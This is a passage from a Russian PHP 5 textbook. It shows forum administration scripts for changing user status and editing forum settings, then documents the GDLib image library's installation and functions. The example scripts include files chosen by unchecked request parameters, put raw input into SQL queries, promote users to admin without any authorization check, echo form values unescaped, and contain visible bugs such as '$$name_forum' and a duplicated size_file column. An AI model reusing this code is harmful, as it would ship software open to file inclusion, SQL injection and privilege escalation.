1)*$pnumber + 1)."-$total]</a>";
        }
        else
        {
          if($page == $i)
            echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]";
          else
            echo "<a
href=authorslist.php?id_forum=".$id_forum."&page=".$i.">[".(($i -
1)*$pnumber + 1)."-".$i*$pnumber."]</a>";
        }
      }
```

```
      echo "</td></tr>";
  } else puterror("Ошибка при обращении к таблице авторов...");
  echo "</table>";
?>
```

Результатом работы скрипта является таблица, каждая строка которой соответствует отдельному зарегистрированному посетителю форума и включает имя посетителя, число оставленных им сообщений, время последнего посещения форума и три управляющих ссылки, позволяющих изменить статус посетителя: **Посетитель**, **Модератор** и **Администратор**. Переход по этим ссылкам вызывает следующие скрипты: setuser.php, setmoder.php и setadmin.php. Содержание всех трех скриптов однотипно, поэтому здесь будет рассмотрен только один из них — setadmin.php, код которого представлен в листинге 21.14.

```
<?php
  // Устанавливаем соединение с базой данных
  if(file_exists($_GET['forum'].".inc"))
    require_once($_GET['forum'].".inc");
  else exit();
  // Извлекаем значения параметров из строки запроса
  $id_author = $_GET['id_author'];
  $id_forum = $_GET['id_forum'];
  $forum = $_GET['forum'];
  $page = $_GET['page'];
  // Запрашиваем все темы, принадлежащие данному форуму
  if(mysql_query("UPDATE authors SET statususer = 'admin'
                  WHERE id_author = $id_author"))
  {
    // Осуществляем автоматический переход на страницу модерирования
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
URL=authorslist.php?forum=$forum&id_forum=$id_forum&page=$page'>
          </HEAD></HTML>";
  } else puterror("Ошибка при закрытии темы");
?>
```

Как видно из листинга 21.14, изменение статуса посетителя сводится к изменению поля `statususer` соответствующей записи таблицы `authors`.

21.2.6. Страница *Настройки форума*

Как и **Страница администрирования форума**, страница **Настройки форума** представляет собой HTML-форму (см. рис. 21.6). За формирование этой страницы несет ответственность файл settings.php, код которого представлен в листинге 21.15.

```
<?php
  // Если соединение невозможно установить, данная переменная
  // примет значение false
  $connect = true;
  // Устанавливаем соединение с базой данных
  if(file_exists($_GET['forum'].".inc"))
    require_once($_GET['forum'].".inc");
  else $connect = false;
  // Выводим "шапку" страницы
  include "topforum.php";
  // Проверяем корректность соединения с базой данных
  if(!$connect)
  {
    echo "<p class=help>Для настройки форума
          необходимо его создать в разделе \"Создание форума\"</p>";
    exit();
  }
  // Загружаем в форму настройки форума,
  // извлеченные из таблицы settings
  $query = "SELECT * FROM settings";
  $set = mysql_query($query);
  if($set) $settings = mysql_fetch_array($set);
  else puterror("Ошибка при обращении к базе данных...");
  ?>
<table>
<form action="set.php" method="post">
Название форума <input type=text name=name_forum
                       value="<?php echo $settings['name_forum']; ?>">
Количество выводимых сообщений<input type=text name=number_themes
                       value="<?php echo $settings['number_themes']; ?>">
```

```
Максимальный размер прикрепляемого файла (байты)
<input type=text name=size_file
       value="<?php echo $settings['size_file']; ?>">
Максимальный размер фотографии (байты) <input type=text name=size_photo
                        value="<?php echo $settings['size_file']; ?>">
Приветствие <input type=text name=hello
                    value="<?php echo $settings['hello']; ?>">
Срок действия cookie (сутки) <input type=text name=cooktime
                             value="<?php echo $settings['cooktime']; ?>">
Переключение между "линейным" и "структурным" форумами
<input type=checkbox name=show_struct_switch <?php
if($settings['show_struct_switch'] == "yes") echo "checked"; ?>>
Переключение между разделами форума <input type=checkbox
name=show_forum_switch <?php if($settings['show_forum_switch'] == "yes")
echo "checked"; ?>>
Посылать извещение при добавлении новой темы <input type=checkbox
name=send_mail <?php if($settings['send_mail'] == "yes") echo "checked";
?>>
по адресу <input type=text name=email
                  value="<?php echo $settings['email']; ?>"></td></tr>
<?php
  // Выясняем, сколько скинов имеется в системе
  // Для этого открываем папку skins и читаем
  // ее содержимое
  $skin_dir = opendir("../skins");
  while(($dir = readdir($skin_dir)))
  {
    // Если очередной объект в папке skins
    // является директорией, заносим его в
    // массив $skin_list()
    if(@is_dir("../skins/".$dir) && $dir != "." && $dir != "..")
    {
      $skin_list[] = $dir;
    }
  }
  // Закрываем директорию
  closedir($skin_dir);
  echo "Выбрать скин";
  // Формируем выпадающий список выбора скина
  // в системе всегда присутствует базовый скин - base,
```

```
  // поэтому список не будет пуст
?>
<select type=text name='chskin'>
<?php
  foreach($skin_list as $value)
  {
    // Отображаем выбранный форум
    if($settings['skin'] == $value) $chk = "selected";
    else $chk = "";
    echo "<option $chk value=$value>$value";
  }
?>
</select>
<input type=submit value="Обновить информацию"
<input type=hidden name=forum value="<?php echo $_GET['forum']; ?>">
</form>
```


Скрипт в файле settings.php извлекает единственную запись из таблицы settings и подставляет в качестве value-значений элементов управления HTML-формы. Администратор форума имеет возможность исправить настройки форума, отредактировав поля формы. После этого необходимо нажать кнопку **Обновить информацию**, которая отправит данные обработчику set.php, содержимое которого представлено в листинге 21.16.

```
<?php
  // Устанавливаем соединение с базой данных
  if(file_exists($_POST['forum'].".inc"))
  {
    require_once($_POST['forum'].".inc");
  } else exit();
  // Извлекаем из суперглобального
  // массива POST значения, введенные
  // в HTML-форме addpartform.php
  $name_forum = $_POST['name_forum'];
  $number_themes = $_POST['number_themes'];
  $size_file = $_POST['size_file'];
  $size_photo = $_POST['size_photo'];
  $hello = $_POST['hello'];
```

```
$cooktime = $_POST['cooktime'];
$email = $_POST['email'];
$send_mail = $_POST['send_mail'];
$show_struct_switch = $_POST['show_struct_switch'];
$show_forum_switch = $_POST['show_forum_switch'];
$chskin = $_POST['chskin'];
$forum = $_POST['forum'];
// Проверяем корректность введенной информации
if(empty($name_forum))   links("Укажите название форума");
if(empty($number_themes))links("Укажите количество выводимых
                                сообщений");
if(empty($size_file))    links("Укажите максимальный размер
                                прикрепляемых файлов");
if(empty($size_photo))   links("Укажите максимальный размер
                                фотографии");
if(empty($hello))        links("Укажите приветствие");
if(empty($cooktime))     links("Укажите срок действия cookie");
if(empty($email) && !empty($send_mail))links("Укажите e-mail для
                        отправки извещения при добавлении новой темы");
// Определяем, нужно ли отправлять уведомление
// по e-mail
if($send_mail ==  "on") $flgtmp = "yes";
else $flgtmp = "no";
// Определяем, следует ли выводить окно
// переключения между линейным и структурным форумами
if($show_struct_switch == "on") $flgswtc = "yes";
else $flgswtc = "no";
// Определяем, следует ли выводить строку
// с новыми сообщениями в разделах форума
// и выпадающий список переключения между разделами
if($show_forum_switch == "on") $flgfor = "yes";
else $flgfor = "no";
// Проверяем одинарные кавычки
$$name_forum = str_replace("'", "`", $name_forum);
$email = str_replace("'", "`", $email);
$hello = str_replace("'", "`", $hello);
// Добавляем обновленное сообщение
$query_update = "UPDATE settings
                 SET name_forum = '$name_forum',
```

```
                    number_themes = $number_themes,
                    size_file = $size_file,
                    size_file = $size_photo,
                    send_mail = '$flgtmp',
                    email= '$email',
                    show_struct_switch = '$flgswtc',
                    show_forum_switch = '$flgfor',
                    hello = '$hello',
                    cooktime = $cooktime,
                    skin = '$chskin'";
  if(mysql_query($query_update))
  {
      echo "<HTML><HEAD>
   <META HTTP-EQUIV='Refresh' CONTENT='0; URL=settings.php?forum=$forum'>
            </HEAD></HTML>";
  } else links("Ошибка при обращении к базе данных...");
  // Небольшая вспомогательная функция для вывода
  // сообщений об ошибках в окно браузера
  function links($msg)
  {
    echo "<p>$msg</p>";
    echo "<p><a href=# onClick='history.back()'>Назад</a></p>";
    exit();
  }
?>
```


После проверки правильности заполнения полей HTML-формы формируется SQL-запрос, обновляющий поля единственной записи таблицы `settings`. В случае удачного выполнения SQL-запроса происходит автоматический переход на страницу **Настройки форума**.



ЧАСТЬ V

Работа с библиотеками расширений PHP 5

Глава 22



Работа с графикой. Библиотека GDLib

Библиотека GDLib расширяет возможности языка PHP и предназначена для работы с изображениями и файлами графических форматов, таких как: JPEG, GIF, PNG, WBMP, XPM. С помощью библиотеки GDLib можно программным способом создавать свои собственные изображения, сохранять их в файлы различных форматов или выводить непосредственно в выходной поток браузера. В данной главе будет рассмотрена работа с библиотекой GDLib, ее установка, будет дано описание функций и примеры кода. Кроме того, в этой главе будут рассмотрены функции, не входящие в эту библиотеку, но тоже предназначенные для работы с изображениями.

Замечание

Глава написана по библиотеке GD версии 2.022.

Замечание

Начиная с версии 1.6, поддержка формата GIF в библиотеке GDLib осуществляется не полностью — доступно только чтение файлов в этом формате. Это связано с тем, что алгоритм сжатия LZW, применяемый при создании файлов в формате GIF, был запатентован. На момент написания книги действие патента истекло, и к выходу книги новая версия библиотеки с возобновленной полной поддержкой формата GIF будет доступна для свободной загрузки.

По адресу **http://www.boutell.com/gd/** находится домашняя страница библиотеки GDLib.

22.1. Установка

Библиотека GDLib является кроссплатформенной, поэтому в данной главе будет рассмотрена ее установка для систем UNIX и Windows.

22.1.1. Установка под Windows

Проверьте наличие у вас библиотеки GD (php_gd2.dll) в каталоге с установленным PHP. Она должна находиться в подкаталоге ext или extension.

Если у вас нет этой библиотеки GD, то вы можете загрузить ее по адресу **http://www.boutell.com/gd/**. Будьте внимательны — вам необходима библиотека, скомпилированная под Win32.

Замечание

Начиная с PHP 4.3.2, прекращена поддержка GDLib версии 1 (php_gd.dll). Для работы с PHP 5 необходима вторая версия библиотеки — php_gd2.dll.

После того как архив загружен, библиотеку (php_gd2.dll) следует распаковать из архива в директорию, где находятся расширения PHP. Например, если корневой путь к PHP совпадает с C:\php5\, то расширения должны находиться в директории C:\php5\ext\.

Замечание

Если установка PHP 5 производится из полного дистрибутива, распространяемого как ZIP-архив (zip), а не из усеченной версии, распространяемой как инсталлятор (exe), в директории ext динамическая библиотека php_gd2.dll уже присутствует.

Далее необходимо подключить библиотеку. Для этого следует перейти в каталог Windows и отредактировать файл php.ini. Для работы с библиотекой в нем следует раскомментировать строку (убрать точку с запятой в начале строки):

```
extension=php_gd2.dll
```

После чего необходимо проверить, настроены ли в php.ini пути к библиотекам расширения. Значение директивы extension_dir должно указывать на ту директорию, где лежат библиотеки расширений. Для вышеприведенного примера, когда библиотеки находятся в папке C:\php5\ext\, директива `extension_dir` (в файле php.ini) должна принимать значение:

```
extension_dir ="c:/php5/ext"
```

Для подключения `exif`-функций, читающих информацию из заголовков файлов форматов JPEG и TIFF, необходимо таким же образом подключить библиотеки php_mbstring.dll и php_exif.dll.

Замечание

Библиотека php_mbstring.dll должна быть подключена первой.

Для вступления изменений в силу следует перегрузить сервер Apache. При успешной установке библиотеки в таблице, генерируемой функцией `phpinfo()`, должен появиться раздел gd, в котором будет выведена справочная информацию о библиотеке. Если была подключена библиотека exif, то также появится раздел exif.

Далее будут рассмотрены функции библиотеки, сгруппированные по своему назначению.

22.2. Информационные функции

22.2.1. Функция *gd_info*

```
array gd_info (void)
```

Возвращает ассоциативный массив с информацией об установленной библиотеке GD. Атрибуты и значения возвращаемого массива сведены в табл. 22.1.

Таблица 22.1. Атрибуты и значения возвращаемого ассоциативного массива

GD Version	Версия библиотеки GD
Freetype Support	Возвращает `true`, если установлена поддержка шрифтов Freetype
Freetype Linkage	Описывает, каким образом включена поддержка шрифтов Freetype. Возможны следующие значения: `'with freetype'`, `'with TTF library'` и `'with unknown library'`. Этот параметр существует, только если `Freetype Support = true`
T1Lib Support	Возвращает `true`, если включена поддержка шрифтов PostScript Type1
GIF Read Support	Возвращает `true`, если включена поддержка чтения файлов формата GIF
GIF Create Support	Возвращает `true`, если включена возможность создания изображений в формате GIF
JPG Support	Возвращает `true`, если включена поддержка формата JPEG
PNG Support	Возвращает `true`, если включена поддержка формата PNG
WBMP Support	Возвращает `true`, если включена поддержка формата WBMP
XBM Support	Возвращает `true`, если включена поддержка формата XBM

22.2.2. Функция *exif_imagetype*

```
int exif_imagetype (string filename)
```

Функция читает несколько первых байт файла filename и определяет формат изображения. Если формат определен, то возвращается константа, соответствующая определенному типу файла. Если формат не определен, то возвращается `false`. Формат файла также можно определить с помощью функции `getimagesize()`. Но функция `exif_imagetype` работает быстрее.

В табл. 22.2 приведены константы идентификаторов и соответствующие им форматы файла.

Замечание

Эта функция не входит в библиотеку GDLib. Она доступна, начиная с PHP 4, если он скомпилирован с опцией `--enable-exif`, либо при подключении динамической библиотеки php_exif.dll в Windows.

Таблица 22.2. Соответствие констант идентификаторов и форматов файлов

Возвращаемое значение	Константа	Возвращаемое значение	Константа
1	IMAGETYPE_GIF	9	IMAGETYPE_JPC
2	IMAGETYPE_JPEG	10	IMAGETYPE_JP2
3	IMAGETYPE_PNG	11	IMAGETYPE_JPX
4	IMAGETYPE_SWF	12	IMAGETYPE_JB2
5	IMAGETYPE_PSD	13	IMAGETYPE_SWC
6	IMAGETYPE_BMP	14	IMAGETYPE_IFF
7	IMAGETYPE_TIFF_II	15	IMAGETYPE_WBMP
8	IMAGETYPE_TIFF_MM	16	IMAGETYPE_XBM

Замечание

Форматы JPC, JP2, JPX, JB2, XBM и WBMP поддерживаются, начиная с версии 4.3.2. Формат SWC поддерживается, начиная с версии 4.3.0.

22.2.3. Функция *exif_read_data*

```
array exif_read_data (string filename [, string sections
                      [, bool arrays [, bool thumbnail]]])
```

Функция читает заголовки файлов JPEG и TIFF и возвращает ассоциативный массив со свойствами файлов, размещенных в заголовках. Если данных

для вывода нет, возвращается `false`. Функция принимает следующие параметры:

- `filename` — имя файла с изображением. Именем файла не может быть URL;
- `section` — список разделов (через запятую), которые расположены в заголовке файлов и которые надо вывести в результирующем массиве;
- `arrays` — определяет, формировать или нет каждый раздел как массив. Разделы `FILE`, `COMPUTED` и `THUMBNAIL` всегда формируются как массивы;
- `thumbnail` — определяет, читать саму уменьшенную копию изображения или только метаданные для нее.

Возможные значения параметра `section` приведены в табл. 22.3.

Таблица 22.3. Разделы `Section`

Раздел	Описание
`FILE`	Имя файла, размер, дата создания, секции файла (`FileName`, `FileSize`, `FileDateTime`, `SectionsFound`)
`COMPUTED`	Строка `html` для использования в теге `<img>`, ширина, высота, цвета (`html`, `width`, `height`, `isColor`)
`IFD0`	Все данные с тегами `IFD0`. Обычно содержит размер изображения
`THUMBNAIL`	Содержит уменьшенную копию изображения, а также всю информацию о ней
`COMMENT`	Комментарии для изображений в формате JPEG
`EXIF`	Подраздел IDF0. Содержит детализированную информацию об изображении. Как правило, формируется цифровыми камерами

Замечание

Подраздел `EXIF` содержит информацию, сгенерированную цифровыми камерами, но, к сожалению, каждая камера по-своему генерирует данный подраздел, и полученным из него данным не всегда можно доверять.

Замечание

Эта функция не входит в библиотеку GDLib. Она доступна, начиная с PHP 4, если он скомпилирован с опцией `--enable-exif`, либо при подключении динамической библиотеки php_exif.dll в Windows. Поведение функции было изменено в PHP 4.2.

22.2.4. Функция *read_exif_data*

Является псевдонимом функции `exif_read_data()`.

22.2.5. Функция *exif_thumbnail*

```
string exif_thumbnail (string filename [, int &width
                       [, int &height [, int &imagetype]]])
```

Возвращает встроенные эскизы (уменьшенные изображения) из файлов форматов JPEG и TIFF. Возможность получения эскизов из формата TIFF появилась в PHP 4.3.0. Если эскизов в изображении нет, то возвращается `false`. Параметры `width`, `height` и `imagetype` появились в PHP 4.3.0, в них заносятся размеры эскиза и его тип. Иногда бывают ситуации, когда функция не может получить изображение эскиза, но может определить его размер.

> **Замечание**
>
> Эта функция не входит в библиотеку GDLib. Она доступна, начиная с PHP 4, если он скомпилирован с опцией `--enable-exif`, либо при подключении динамической библиотеки php_exif.dll в Windows. Поведение функции было изменено в PHP 4.2.

22.2.6. Функция *getimagesize*

```
array getimagesize (string filename [, array imageinfo])
```

Возвращает размер файла в пикселах и различную информацию об изображении:

- `filename` — имя файла с изображением. Начиная с PHP 4.0.5, имя может быть записано в формате URL;
- `imageinfo` — при указании этого параметра в него заносится расширенная информация об изображении. В настоящее время возвращаются различные JPG- и APP-маркеры в ассоциативном массиве. Некоторые программы используют APP-маркеры для внедрения в изображения текстовой информации. Для перевода значений APP-маркеров в пригодный для чтения вид следует воспользоваться функцией `iptcparse()`.

Функция `getimagesize()` возвращает размеры изображений форматов GIF, JPG, PNG, SWF, SWC, PSD, TIFF, BMP, IFF, JP2, JPX, JB2, JPC, XBM и WBMP, тип файла и строку, которая содержит размеры изображения для использовании в HTML-теге `<img>`.

Возвращаемый массив состоит из 4 элементов. Элемент с индексом 0 содержит ширину изображения в пикселах. Элемент 1 — высоту. Элемент 2 содержит целое число, определяющее тип файла. Элемент 3 — строку

формата width="xxx" height="yyy", которая может быть вставлена в HTML-тег <img>.

Замечание

Расшифровка числовых значений элемента с индексом 2 возвращаемого массива приведена в табл. 22.2.

Для изображений формата JPEG возвращаются еще 2 индекса массива: channel и bits. Индекс channel содержит значение, равное 3 для изображений в режиме RGB и равное 4 для изображений в режиме CMYK. Индекс bits содержит количество бит для каждого цвета.

Если к файлу нет доступа или изображение не удается прочитать, то возвращается null и генерируется предупреждение.

Замечание

Функция не входит в библиотеку GDLib. Поддержка формата TIFF была введена в PHP 4.2, JPEG2000 — в PHP 4.3. Поддержка имени в виде URL введена в PHP 4.0.5.

22.2.7. Функция *imagesx*

```
int imagesx (resource image)
```

Функция возвращает ширину изображения image в пикселах. image — дескриптор изображения.

22.2.8. Функция *imagesy*

```
int imagesy (resource image)
```

Функция возвращает высоту изображения image в пикселах. image — дескриптор изображения.

22.2.9. Функция *image_type_to_mime_type*

```
string image_type_to_mime_type (int imagetype)
```

Определяет mime-типы для констант imagetype, возвращаемых функциями getimagesize(), exif_read_data(), exif_thumbnail(), exif_imagetype(). Список возвращаемых функций, значений и соответствий mime-типам приведен в табл. 22.4. Пример вызова функции image_type_to_mime_type приведен в листинге 22.1.

Замечание

Функция не входит в библиотеку GDLib.

Таблица 22.4. Соответствие констант `imagetype` и `mime`-типов

Константа imagetype	Возвращаемое значение (mime-типы)
IMAGETYPE_GIF	image/gif
IMAGETYPE_JPEG	image/jpeg
IMAGETYPE_PNG	image/png
IMAGETYPE_SWF	application/x-shockwave-flash
IMAGETYPE_PSD	image/psd
IMAGETYPE_BMP	image/bmp
IMAGETYPE_TIFF_II	image/tiff
IMAGETYPE_TIFF_MM	image/tiff
IMAGETYPE_JPC	application/octet-stream
IMAGETYPE_JP2	image/jp2
IMAGETYPE_JPX	application/octet-stream
IMAGETYPE_JB2	application/octet-stream
IMAGETYPE_SWC	application/x-shockwave-flash
IMAGETYPE_IFF	image/iff
IMAGETYPE_WBMP	image/vnd.wap.wbmp
IMAGETYPE_XBM	image/xbm

```
<?php
   header("Content-type: " .image_type_to_mime_type(IMAGETYPE_PNG));
?>
```

22.2.10. Функция *imagetypes*

```
int imagetypes (void)
```

Возвращает битовое поле, соответствующее форматам изображений, которые поддерживаются текущей реализацией PHP и библиотеки GD. Возвращаемое битовое поле может содержать следующие биты: `IMG_GIF|IMG_JPG|IMG_PNG|IMG_WBMP`. Пример вызова функции приведен в листинге 22.2.

```
<?php
if (imagetypes() & IMG_PNG)
{
  echo "Поддержка формата PNG включена";
}
?>
```

22.3. Функции создания изображений

22.3.1. Функция *imagecreate*

```
resource imagecreate (int x_size, int y_size)
```

Создает пустое изображение размерами `x_size` и `y_size`. Возвращает дескриптор созданного изображения. Функция `imagecreate()` создает изображения с цветовой палитрой, ограниченной 256 цветами. Для создания полноцветных изображений следует пользоваться функцией `imagecreatetruecolor()`.

22.3.2. Функция *imagecreatetruecolor*

```
resource imagecreatetruecolor (int x_size, int y_size)
```

Создает пустое полноцветное изображение размерами `x_size` и `y_size`. Возвращает дескриптор созданного изображения. Созданное изображение имеет черный фон.

Замечание

Функция была введена в PHP 4.0.6 и требует для работы библиотеку GD версии 2.0.1 или выше.

22.3.3. Функция *imagecreatefromjpeg*

```
resource imagecreatefromjpeg (string filename)
```

Создает изображение из файла `filename` формата JPEG. В качестве имени файла может использоваться URL. Возвращает дескриптор созданного изображения. При ошибке создания возвращается пустая строка и выводится соответствующее сообщение.

Замечание

Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в файле php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0.

В листинге 22.3 приведен пример создания изображения из JPEG-файла и его вывод непосредственно в браузер.

```
<?php
  $jpeg_file = "test.jpg";
  // Создаем изображение из JPEG-файла
  $img = imagecreatefromjpeg($jpeg_file);
  if ($img)
  {
    // Выводим изображение в браузер с качеством, равным 50
    header("Content-type: " .image_type_to_mime_type(IMAGETYPE_JPEG));
    imagejpeg($img);
  }
?>
```

22.3.4. Функция *imageinterlace*

```
int imageinterlace (resource image [, int interlace])
```

Используется при создании изображений формата JPEG. Включает (`interlace = 1`) и выключает (`interlace = 0`) чересстрочное формирование изображения. При `interlace = 1` изображение создается в формате progressive JPEG. Функция возвращает `interlace`-бит изображения.

> **Замечание**
>
> Изображение в формате progressive JPEG начинает отображаться в браузере до окончания полной загрузки с постепенным увеличением качества.

22.3.5. Функция *imagecreatefromgif*

```
resource imagecreatefromgif (string filename)
```

Создает изображение из файла filename формата GIF. В качестве имени файла может использоваться URL. Возвращает дескриптор созданного изображения. При ошибке создания возвращается пустая строка и выводится соответствующее сообщение.

> **Замечание**
>
> Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в файле php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0.

Замечание

Создание изображений в формате GIF удалено из библиотеки GD. Данная функция недоступна начиная с версии 1.6 библиотеки GD.

22.3.6. Функция *imagecreatefrompng*

```
resource imagecreatefrompng (string filename)
```

Создает изображение из файла `filename` формата PNG. В качестве имени файла может использоваться URL. Возвращает дескриптор созданного изображения. При ошибке создания возвращается пустая строка и выводится соответствующее сообщение.

Замечание

Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в файле php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0.

22.3.7. Функция *imagesavealpha*

```
bool imagesavealpha (resource image, bool saveflag)
```

Применяется для установки прозрачности изображений в формате PNG. При значении `saveflag = true` создается полноценный альфа-канал. А в противном случае (`saveflag = false`) в качестве прозрачного может быть установлен только один из цветов изображения.

Замечание

Формат PNG-изображений с альфа-каналом прозрачности поддерживается не всеми браузерами.

22.3.8. Функция *imagecreatefromgd*

```
resource imagecreatefromgd (string filename)
```

Создает новое изображение из файла filename формата GD и возвращает дескриптор созданного изображения. В качестве имени файла может использоваться URL.

Замечание

Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в файле php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0.

22.3.9. Функция *imagecreatefromgd2*

```
resource imagecreatefromgd2 (string filename)
```

Создает новое изображение из файла `filename` формата GD2 и возвращает дескриптор созданного изображения. В качестве имени файла может использоваться URL.

Замечание

Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0.

22.3.10. Функция *imagecreatefromgd2part*

```
resource imagecreatefromgd2part (string filename, int srcX,
                                 int srcY, int width, int height)
```

Создает новое изображение из прямоугольной области файла filename и возвращает дескриптор созданного изображения. Изображение в файле-источнике должно быть записано в формате GD2. В качестве имени файла может использоваться URL. Функция принимает следующие параметры:

- `srcX, srcY` — координаты левой верхней точки прямоугольной области;
- `width, height` — ширина и высота прямоугольной области.

Замечание

Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0.

22.3.11. Функция *imagecreatefromstring*

```
resource imagecreatefromstring (string image)
```

Создает новое изображение из потока, передаваемого в строке `image`. Возвращает дескриптор созданного изображения. При ошибке создания возвращается пустая строка и выводится соответствующее сообщение.

22.3.12. Функция *imagecreatefromwbmp*

```
resource imagecreatefromwbmp (string filename)
```

Создает изображение из файла filename формата WBMP. В качестве имени файла может использоваться URL. Возвращает дескриптор созданного изображения. При ошибке создания возвращается пустая строка и выводится соответствующее сообщение.

Замечание

Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0.

Замечание

Для работы с изображениями формата BMP необходима библиотека GD версии 1.8 и выше.

22.3.13. Функция *imagecreatefromxbm*

```
resource imagecreatefromxbm (string filename)
```

Создает изображение из файла filename формата XBM. В качестве имени файла может использоваться URL. Возвращает дескриптор созданного изображения. При ошибке создания возвращается пустая строка и выводится соответствующее сообщение.

Замечание

Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0

22.3.14. Функция *imagecreatefromxpm*

```
resource imagecreatefromxpm (string filename)
```

Создает изображение из файла filename формата XPM. В качестве имени файла может использоваться URL. Возвращает дескриптор созданного изображения. При ошибке создания возвращается пустая строка и выводится соответствующее сообщение.

Замечание

Использование URL в качестве имени файла возможно при включенной опции `fopen wrappers` в php.ini. В версии PHP для Windows поддержка использования URL в качестве имени файла появилась в версии 4.3.0.

Замечание

Функция доступна только в том случае, если PHP скомпилирован с использованием статической версии библиотеки GD

22.3.15. Функция *imagedestroy*

```
int imagedestroy (resource image)
```

Функция освобождает память, занятую изображением `image`. `image` — дескриптор изображения.

22.4. Функции работы с изображениями

22.4.1. Функция *imagecopy*

```
int imagecopy (resource dst_im, resource src_im,
               int dst_x, int dst_y,
               int src_x, int src_y,
               int src_w, int src_h)
```

Функция копирует область изображения `src_im` на изображение `dst_im`. Верхний левый угол копируемой области находится в точке с координатами `src_x`, `src_y`. Параметры `src_w` и `src_h` определяют ширину и высоту копируемой области соответственно. Скопированная область вставляется на изображение `dst_im` в точку с координатами `dst_x`, `dst_y`.

22.4.2. Функция *imagecopymerge*

```
int imagecopymerge (resource dst_im, resource src_im,
                    int dst_x, int dst_y,
                    int src_x, int src_y,
                    int src_w, int src_h,
                    int pct)
```

Функция копирует область изображения `src_im` и объединяет ее с изображением `dst_im`. Характер объединения передастся аргументом `pct`, который определяет прозрачность накладываемого изображения. Значения `pct` лежат в диапазоне от 0 до 100. При значении 0 — копирование не будет выполнено (накладываемое изображение полностью прозрачно). При `pct = 100` функция работает аналогично функции `imagecopy()`. Остальные параметры функции идентичны параметрам функции `imagecopy()`.

Замечание

Функция была введена в PHP 4.0.6.

22.4.3. Функция *imagecopymergegray*

```
int imagecopymergegray (resource dst_im, resource src_im,
                        int dst_x, int dst_y,
                        int src_x, int src_y,
```

```
                int src_w, int src_h,
                int pct)
```

Функция аналогична функции `imagecopymerge()`, но при совмещении областей сохраняются оттенки изображения-источника `src_im`. Сохранение оттенков происходит вследствие удаления цветовой информации из совмещаемых пикселов изображения-назначения `dst_im` до операции совмещения.

Замечание

Функция была введена в PHP 4.0.6.

22.4.4. Функция *imagecopyresampled*

```
bool imagecopyresampled (resource dst_im, resource src_im,
                         int dstX, int dstY,
                         int srcX, int srcY,
                         int dstW, int dstH,
                         int srcW, int srcH)
```

Функция копирует прямоугольные области с одного изображения на другое. Если значение `dst_im` равно `src_im`, то области копируются в пределах одного изображения, но при перекрытии областей копирования и вставки — результаты непредсказуемы. При копировании пикселы интерполируются таким образом, чтобы сохранить максимальную четкость и яркость. Если размеры исходной области и области назначения различны, то происходит соответствующее сжатие или растяжение копируемой области. Функция принимает следующие параметры:

- `dst_im` — изображение назначения;
- `src_im` — изображение-источник;
- `dstX`, `dstY` — точка на изображении назначения, определяющая левый верхний угол прямоугольника, в который будет вставляться копируемая область;
- `dstW`, `dstH` — ширина и высота прямоугольника, в который будет вписана копируемая область;
- `srcX`, `srcY` — точка на изображении-источнике, которая определяет левый верхний угол прямоугольника, содержащего копируемую точку;
- `srcW`, `srcH` — ширина и высота копируемой области на изображении-источнике.

Замечание

Функция неустойчиво работает с неполноцветными изображениями, цветовая палитра которых ограничена 256 цветами

Замечание

Функция была введена в PHP 4.0.6 и требует для работы библиотеку GD версии 2.0.1 или выше.

22.4.5. Функция *imagecopyresized*

```
int imagecopyresized (resource dst_im, resource src_im,
                      int dstX, int dstY,
                      int srcX, int srcY,
                      int dstW, int dstH,
                      int srcW, int srcH)
```

Эта функция аналогична функции `imagecopyresampled()`, но при копировании не происходит интерполяции копируемых пикселов для сохранения четкости и яркости.

Замечание

Функция неустойчиво работает с неполноцветными изображениями, цветовая палитра которых ограничена 256 цветами.

22.4.6. Функция *imagerotate*

```
resource imagerotate (resource src_im, float angle, int bgd_color)
```

Осуществляет поворот изображения `src_im` на угол `angle`. В аргументе `bgd_color` передается идентификатор фонового цвета, используемый для заливки пустых областей, которые будут получены в процессе поворота изображения.

22.4.7. Функция *imagefilter*

```
bool imagefilter (resource src_im, int filtertype [, int args])
```

Применяет фильтр к изображению `src_im`.

22.5. Функции сохранения и вывода изображений

22.5.1. Функция *imagejpeg*

```
int imagejpeg (resource image [, string filename [, int quality]])
```

Записывает изображение `image` на диск под именем `filename` в формате JPEG. Качество сжатия указывается параметром `quality`, который может

принимать значения от 0 до 100. 0 соответствует максимальному сжатию, но минимальному качеству изображения. По умолчанию параметр `quality = 75`.

Если параметр `filename` не указан, то изображение выводится в выходной поток браузера. При выводе изображения непосредственно в браузер необходимо передать браузеру `mime`-тип выводимых данных. Это следует сделать с помощью функции `header()`:

```
header ("Content-type: image/jpeg");
```

Замечание

